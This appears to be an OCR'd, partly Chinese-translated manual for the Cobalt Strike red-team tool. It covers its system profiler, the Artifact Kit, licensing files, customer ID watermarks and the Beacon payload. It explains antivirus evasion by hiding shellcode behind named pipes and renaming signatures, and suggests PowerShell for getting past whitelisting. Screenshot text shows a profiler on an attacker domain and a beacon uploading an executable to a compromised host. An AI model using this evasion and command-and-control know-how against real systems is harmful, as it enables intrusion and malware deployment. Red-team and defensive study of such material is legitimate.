

System Profiler
The system profiler is a client-side reconaissance tool.
It finds common applications (with version numbers)
Local URI: /in/
Local Host: ads.losenolove.com
Local Port: 80
Redirect URL: http://www.linkedin.com/
Use Java Applet to get information
Launch
Help


Success
Started service: system profiler
Copy and paste this URL to access it
http://ads.losenolove.com:80/in/
Ok


Cobalt Strike
View
Attacks
Reporting
Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
Event Log X


Cobalt Strike
View
Attacks
Reporting
Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
Event Log X
Web Log X








address	name	note
108.51.97.41		

Event Log X | Web Log X | Applications X

external	internal	application	version
108.51.97.41	unknown	Windows 10	
108.51.97.41	unknown	Adobe Flash	18.0.0.232
108.51.97.41	unknown	JScript	11.0.16431
108.51.97.41	unknown	Chrome	42.0.2311.135







Artifact Kit

Cobalt Strike 使用 Artifact Kit 生成其可执行文件和 DLL。Artifact Kit 是一款商业框架，用于构建可逃逸某些防病毒产品的可执行文件和 DLL 的检查。

Artifact Kit 理论

传统的防病毒产品使用签名来识别已知的恶意信息。如果我们将已知的恶意 shellcode 嵌入到可执行文件中，则防病毒产品将识别 shellcode 并将可执行文件标记为恶意软件。

为了逃避这种检测，攻击者以某种方式混淆 shellcode 并将其嵌套于二进制文件

中是很常见的。这种混淆可以逃避那些使用简单字符串搜索来识别恶意代码的反病毒产品。

有许多防病毒产品在进行了病毒库更新后，防病毒产品会模拟虚拟沙箱中可执行文件的来检查。通过每个模拟的运行步骤，防病毒产品会在模拟的进程空间中检查已知的错误。如果出现已知错误，则防病毒产品会将可执行文件或 DLL 标记为恶意。这种技术使许多编码器和加载器会被 AV 检查到，而这些编码器和加载器试图隐藏基于签名的防病毒产品中的已知错误。

Cobalt Strike 与此相反，防病毒沙箱有局限性。它不是一个完整的虚拟机。防病毒沙箱无法模拟系统行为。Artifact Kit 是可执行文件和 DLL 模板的集合，它依赖于反病毒产品不会模拟的某些行为来恢复位于二进制文件内的 shellcode。

其中一种技术[参见：Artifact Kit 中的 src-common/bypass-pipe.c]生成可执行文件和 DLL，它们通过命名管道为自己提供 shellcode。如果防病毒沙箱不能模拟命名管道，它将找不到已知的恶意 shellcode。

Artifact Kit 无效的原因

当然，反病毒产品可能会破坏 Artifact Ki 的特定功能。如果反病毒软件供应商为您使用的 Artifact Kit 进行数字签名检查，那么它创建的可执行文件和 DLL 将被 AV 检查到。随着时间的推移，这种情况开始发生在 Cobalt Strike 2.5 及以下的版本中。如果您想从 Artifact Kit 中发挥最大的作用，那么您将使用其中一种技术作为基础来构建您自己的 Artifact Kit 套件。

即使这远远还够，因为反病毒厂商首先要确定可执行文件或 DLL 是否存在已知

风险或未知风险或未发现和可执行文件或 DLL。其中一些防病毒产品会自动将未知的可执行文件和 DLL 自动发送给反病毒厂商进行进一步分析并告警用户。并将未知的可执行文件和 DLL 视为恶意。这取决于反病毒产品及其设置。

注意：在这种情况下，没有任何“混淆”可用。你面对的是另一种检查方式，需要相应地改变。以此和处理应用程序白名单相同的方式来处理这些情况。需要尝试找到一个已知可用程序（例如，powershell），它将使你的有效负载可有效执行。

如何使用 Artifact Kit

从授权的 Cobalt Strike 进入 **Help** -> **Arsena** 来下载 **Artifact Kit。**

Strategic Cyber LLC 将 Artifact Kit 分发为.tgz 文件。使用 tar 命令将其解压缩。Artifact Kit 包含 build.sh 脚本。在 Kali Linux 上运行此脚本，使用 Minimal GNU for Windows Cross Compiler 构建默认的 Artifact Kit 技术。

```
root@kali:~/artifact# ls
build.sh    dist-pipe      dist-template  script.example
dist-peek   dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifa
[*] Recompile artifact32.dll with src-common/bypass-pipe
Warning: resolving _DllGetClassObject by linking to _Dll
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

Artifact Kit 构建过程


Artifact Kit 构建脚本为每个 Artifact Kit 技术创建一个包含模板的文件夹。要使


用 Cobalt Strike 技术，请转到 **Cobalt Strike - > Script Manager**，然后从该文件夹中加载 artifact.cna 脚本。


我们鼓励您修改 Artifact Kit 及其代码，以满足您的特定需求。虽然熟练的 C 程序员可以使用 Artifact Kit 做更多的事情，但非程序员也可以使用 Artifact Kit。例如，一个主要的反病毒产品喜欢在每次发布时都在 Cobalt Strike 的试用版中为可执行文件写入数字签名。直到 Cobalt Strike 2.5 后，Cobalt Strike 的试用版和许可版在其可执行文件和 DLL 中使用了命名管道技术。该供应商将为可执行文件使用的命名管道字符串也写一个数字签名。逃避它们的数字签名，可在执行后释放其本身的字符特征，就像在管道技术的源代码中更改管道的名称一样简单。


Artifact Kit 使用



Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
internal
user
computer
note
pid
192.168.2.66
bdade
CLIMBER
Event Log X
Beacon 192.168.2.66@2424 X



Event Log X
Beacon 192.168.2.66@2424 X
Scripts X
path
/root/artifact/dist-template/artifact.cna
Load
Unload
Help
raffi@127.0.0.1
raffi@ads.losenolove.com



Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
HTML Application
MS Office Macro
Payload Generator
USB/CD AutoPlay
Windows Dropper
Windows Executable
Windows Executable (S)
external
note
pid
108.51.97.41
2424
Event Log X
Beacon 192.168.2.66@2424 X
Scripts X
path
/root/artifact/dist-template/artifact.cna


Windows Executable
This dialog generates a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to
Listener:
local - beacon http
Add
Output:
Windows EXE
Generate
Help


Save
Save In:
root
applet
artifact
cobaltstrike
Desktop
Downloads
f
Malleable-C2-Profiles
PowerSploit
PowerTools
Public
Templates
Veil-Evasion
Videos
a.tgz
artifact.exe
artifact2.exe
demo.exe
ec2.pem
evil.hta
eviladobe.exe
eviladobe2.exe
firefox-31.5.0esr.tar
kASNXTNb.jpeg
lateral.exe
lateral2.exe
libso5.jar
mimierror.txt
File Name:
artifact2.exe
Files of Type:
All Files
Save
Cancel


beacon> upload /root/artifact2.exe
[*] Tasked beacon to upload /root/artifact2.exe as artifact2.exe
[+] host called home, sent: 13337 bytes
[CLIMBER] bdade/2424
beacon>





Cobalt Strike 许可证授权文件

Cobalt Strike 的许可版本需要有效的授权文件才能启动。授权文件是加密的 blob，它提供有关 Cobalt Strike 产品许可的信息。此信息包括：许可证密钥，许可证到期日期以及与许可证密钥绑定的 ID 号。

如何获得授权文件

内置的更新程序在运行（built-in update program）时从 Cobalt Strike 的更新服务器请求一个授权文件。即使您的 Cobalt Strike 版本是最新的，更新程序也会下载新的授权文件。这允许授权文件与 Strategic Cyber LLC 的记录中的许可日期保持同步。

许可证到期后会发生什么

Cobalt Strike 将在其授权文件到期时阻止启动。如果授权文件在 Cobalt Strike 运行时失效，则不会产生任何影响。许可的 Cobalt Strike 产品仅在启动时检查授权文件。

授权文件什么时候到期

当您的 Cobalt Strike 许可证到期时，您的授权文件将过期。如果续订 Cobalt Strike 许可证，请运行更新程序在运行（built-in update program）以使用最新信息刷新授权文件。

进入到 **Help** -> **System Information** 以查找授权文件何时到期。查找“**Other”**部分下查找“有效”值。请记住，客户端信息和 Team Server 信息可能具有不同的值（取决于使用的许可证密钥以及上次刷新授权文件的时间）。

当 Cobalt Strike 的授权文件在其有效期限的 30 天内发出警告时，它也会发出警告。

如何将授权文件传输至封闭环境

授权文件是 **cobaltstrike.auth**。更新程序始终将此文件与 cobaltstrike.jar 放在一起。在封闭环境中使用 Cobalt Strike：

1.下载 https://www.cobaltstrike.com/download 上的 Cobalt Strike 试用包

2.从互联网连接系统更新 Cobalt Strike 试用包

3.将更新的 **cobaltstrike** 文件夹的内容复制到您的环境中。最重要的文件是 cobaltstrike.jar 和 cobaltstrike.auth。

Cobalt Strike 是否致电 Strategic Cyber LLC

在更新过程中，Cobalt Strike 不会给 Strategic Cyber LLC“致电”。授权文件由更新过程生成。

如何使用旧版本的 Cobalt Strike 并刷新授权文件

Cobalt Strike 3.8 及以下版本不检查或要求授权文件。

Cobalt Strike 3.9 及更高版本检查与 cobaltstrike.jar 文件位于同一目录的 cobaltstrike.auth 文件。从另一个文件夹更新 Cobalt Strike 并将新的 cobaltstrike.auth 文件复制到包含旧版 Cobalt Strike 的文件夹中。授权文件与产品的特定版本无关。


什么是客户 ID 值

客户 ID 是与 Cobalt Strike 许可证密钥关联的 4 字节数字。Cobalt Strike 3.9 及更高版本将此信息嵌入 Cobalt Strike 生成的 payload stagers 和 stages generated 中

如何在 Cobalt Strike artifact 中找到客户 ID 值

客户 ID 值是 Cobalt Strike 3.9 及更高版本中 Cobalt Strike payload stager 的最后 4 个字节。

此屏幕截图是来自试用版的 HTTP stager。试用版的客户 ID 值为 0.此 stager 的最后 4 个字节（0x0,0x0,0x0,0x0）显示了这一点。



HTTP Payload Stager（Cobalt Strike Trial）

客户 ID 值也存在于 payload stage，但还有更多的恢复步骤。Cobalt Strike 不会在其网络流量或工具的其他部分中使用客户 ID 值。

如何使用此 ID 保护不同的红队基础架构受交叉标识的影响

如果每个 team server 上都有唯一的授权文件，则每个 team server 和源自它的 artifacts 将具有不同的 ID。

每次运行更新程序时，Cobalt Strike 的更新服务器都会生成一个新的授权文件。每个授权文件都有一个唯一的 ID。Cobalt Strike 仅传输 team server 的 ID。它不会从 GUI 或无客户端的授权文件传播 ID


Beacon

Beacon 是 Cobalt Strike 有效载荷，用来模拟高级的攻击。使用 Beacon 通过 HTTP，HTTPS 或 DNS 来建立通信。您还可以通过控制 Windows 命名管道上的点对点 Beacons 来限制哪些主机可以通信。

Beacon 非常灵活，支持异步和交互式通信。异步通信延迟低又慢。Beacon 会将任务返回给服务器请求，并下载任务，然后进入睡眠状态。交互式通信是实时执行。Beacon 的网络指标具有 malleable 性。重新定义 Beacon 与 Cobalt Strike malleable C2 之间的建立。这可以使您将 Beacon 活动作为其他恶意软件或混淆加密的流量为合法流量。

Beacon 控制台

右键单击 Beacon 会话并选择 interact（交互）以打开 Beacon 的控制台。控制台是 Beacon 会话的主要用户界面。Beacon 控制台允许您查看向 Beacon 发出的任务以及何时下载它们。Beacon 控制台也是命令输出和其他信息输出的地方。



Beacon 控制台

